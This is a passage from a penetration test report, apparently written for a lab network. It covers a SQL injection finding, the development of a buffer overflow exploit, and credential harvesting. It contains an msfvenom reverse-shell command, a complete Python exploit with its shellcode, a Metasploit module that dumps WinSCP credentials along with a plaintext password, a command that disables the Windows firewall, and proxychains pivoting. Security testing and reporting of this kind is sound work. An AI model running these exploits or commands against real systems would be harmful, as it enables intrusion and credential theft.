

Figure 16: Admin Credentials



Figure 17: Error Based SQL Injection



Figure 18: No Error Differenences in the Web Page

List of Hosts Identified

foophonesels

Common Vulnerability Scoring System (CVSS)

Base Score:	7.8	Base Vector:	AV:A/AC:L/Au:N/C:C/I:C/A:N
Overall Score:	7.8		

Recommendation

All user input into an application, including URL parameters, form inputs, and cookies should be sanitised before being placed directly into an SQL query. Most web application programming languages provide libraries with functions and methods to do this.

Ideally, the entire application should be written using prepared statements rather than directly inserting user input into SQL queries. Prepared statements allow developers to write query templates, which are sent to the database separately to the user input. User input does not have to be sanitised by the programmer since prepared statements will distinguish

between SQL commands and user input automatically.

4.7 Buffer Overflow Exploit Development

No. Hosts Affected:	1	Severity:	Critical	Likelihood:	High	Type:	Host Breach

Explanation of Issue

Exploit Development for the buffer overflow began in my Windows 7 VM environment where I began with using mingw to compile the C code to a .exe file that I proceeded to run from the Command Prompt, which simply displays that it is "listening for connections" when executed. With the application running it was now important to start up the Immunity debugger programme and attach the running process to further exam it.

```
!mona pc 1200
```

The mona.py plugin which is part of immunity can be used to create a pattern file of shellcode that we will put into the skeleton exploit and send in an attempt to discover how many bytes cause the application to crash and more importantly how many until we overwrite the EIP register. Rerunning the application and attaching in Immunity and then running our skeleton payload with the 1200 bytes proceeds to crash the application and also overwrite the EIP with part of the payload. However I now needed to figure out what part of the payload actually overwrote the EIP register more specifically how many junk bytes to use before reaching the EIP itself.

```
!mona po 80763 --- bytes that overwrote the EIP
```

In the case of the application I discovered that it was 146 bytes until the EIP was overwritten it was then possible for me to continue crafting the skeleton exploit from there until I ended up with my final working attempt. For further details on all this please check my screenshots below especially of the final exploit code that I used to gain a Windows reverse shell on the target.

The command I used to generate the final shellcode for the exploit in msfvenom was:

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.90.60.80 LPORT=443 -b "\x00\x0a\x0d" -f python
```

The above command in msfvenom creates a reverse shell in windows listening on an already exploited internal machine the initial Linux web server which can route to the 10.185.10.0/24 network on a common port of 443 in order to bypass egress firewall restrictions. Found bad characters in the payload such as x00 null byte string terminators have also all been filtered out.

The final exploit which is available to see in the below screenshots combined with my routing and forwarding setup which I described in another issue allowed for me to obtain a NT/AUTHORITY shell on the 10.185.10.55 Windows box.

```
#!/usr/bin/env python2
import socket

ip = "10.185.10.55"
port = 42424

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip, port))

buf =  b""
buf += b"\xdb\xc5\xd9\x74\x24\xf4\xba\xe4\xb8\x34\xc9\x58\x33"
buf += b"\xc9\xb1\x52\x31\x50\x17\x03\x50\x17\x83\x0c\x44\xd6"
buf += b"\x3c\x30\x5d\x95\xbf\xc8\x9e\xfa\x36\x2d\xaf\x3a\x2c"
buf += b"\x26\x80\x8a\x26\x6a\x2d\x60\x6a\x9e\xa6\x04\xa3\x91"
buf += b"\x0f\xa2\x95\x9c\x90\x9f\xe6\xbf\x12\xe2\x3a\x1f\x2a"
buf += b"\x2d\x4f\x5e\x6b\x50\xa2\x32\x24\x1e\x11\xa2\x41\x6a"
buf += b"\xaa\x49\x19\x7a\xaa\xae\xea\x7d\x9b\x61\x60\x24\x3b"
buf += b"\x80\xa5\x5c\x72\x9a\xaa\x59\xcc\x11\x18\x15\xcf\xf3"
buf += b"\x50\xd6\x7c\x3a\x5d\x25\x7c\x7b\x5a\xd6\x0b\x75\x98"
buf += b"\x6b\x0c\x42\xe2\xb7\x99\x50\x44\x33\x39\xbc\x74\x90"
buf += b"\xdc\x37\x7a\x5d\xaa\x1f\x9f\x60\x7f\x14\x9b\xe9\x7e"
buf += b"\xfa\x2d\xa9\xa4\xde\x76\x69\xc4\x47\xd3\xdc\xf9\x97"
buf += b"\xbc\x81\x5f\xdc\x51\xd5\xed\xbf\x3d\x1a\xdc\x3f\xbe"
buf += b"\x34\x57\x4c\x8c\x9b\xc3\xda\xbc\x54\xca\x1d\xc2\x4e"
buf += b"\xaa\xb1\x3d\x71\xcb\x98\xf9\x25\x9b\xb2\x28\x46\x70"
buf += b"\x42\xd4\x93\xd7\x12\x7a\x4c\x98\xc2\x3a\x3c\x70\x08"
buf += b"\xb5\x63\x60\x33\x1f\x0c\x0b\xce\xc8\x39\x96\xec\x58"
buf += b"\x56\x24\x0c\x58\x1d\xa1\xea\x30\x71\xe4\xa5\xac\xe8"
buf += b"\xad\x3d\x4c\xf4\x7b\x38\x4e\x7e\x88\xbd\x01\x77\xe5"
buf += b"\xad\xf6\x77\xb0\x8f\x51\x87\x6e\xa7\x3e\x1a\xf5\x37"
buf += b"\x48\x07\xa2\x60\x1d\xf9\xbb\xe4\xb3\xa0\x15\x1a\x4e"
buf += b"\x34\x5d\x9e\x95\x85\x60\x1f\x5b\xb1\x46\x0f\xa5\x3a"
buf += b"\xc3\x7b\x79\x6d\x9d\xd5\x3f\xc7\x6f\x8f\xe9\xb4\x39"
buf += b"\x47\x6f\xf7\xf9\x11\x70\xd2\x8f\xfd\xc1\x8b\xc9\x02"
buf += b"\xed\x5b\xde\x7b\x13\xfc\x21\x56\x97\x0c\x68\xfa\xbe"
buf += b"\x84\x35\x6f\x83\xc8\xc5\x5a\xc0\xf4\x45\x6e\xb9\x02"
buf += b"\x55\x1b\xbc\x4f\xd1\xf0\xcc\xc0\xb4\xf6\x63\xe0\x9c"

msg = "A" * 146
msg += "\xBF\x16\x04\x08"
msg += "\x90" * 16
msg += buf
msg += "\r\n"
s.send(msg)
s.close()
```

Figure 19: Buffer Overflow-Working-Exploit-Code



Figure 20: 10.90.60.80–listening with netcat on a internal machine and gaining a shell connection



Figure 21: proxychains–delivering-exploit



Figure 22: Immunity-Crash-CustomerManager-Portal

List of Hosts Identified

10.185.10.55

Recommendation

A buffer overflow in a application is a serious security risk which can as was the case in this example lead to remote code execution and ultimately a threat actor taking control of the machine itself. Software and applications liable to

this must be patched and fully updated if a vendor has no knowledge of this security oversight then it is the penetration testers job to immediately inform them of the hazards.

4.8 Insecure WinSCP SSH Credentials found in memory

No. Hosts Affected:	1	Severity:	High	Likelihood:	High	Type:	Information Disclosure

Explanation of Issue

Upon gaining access to a meterpreter on the 10.185.10.55 box via the buffer overflow exploit originally exploited. Running a post exploitation module allowed me to obtain the SSH credentials for the final box in the DMZ the 10.185.11.127 machine.

```
run post/windows/gather/credentials/winscp
```

Returned the following credentials:

```
jeremy@linux-dmz
S17#gX39^
```

Using these credentials I ran autoroute again from one of the compromised Windows boxes

```
meterpreter > run autoroute -s 10.185.11.0/24
```

From my shell on the box I made sure the Windows firewall was turned off with “netsh advfirewall set allprofiles state off”

Then used proxychains

```
proxychains ssh jeremy@10.185.11.127
```

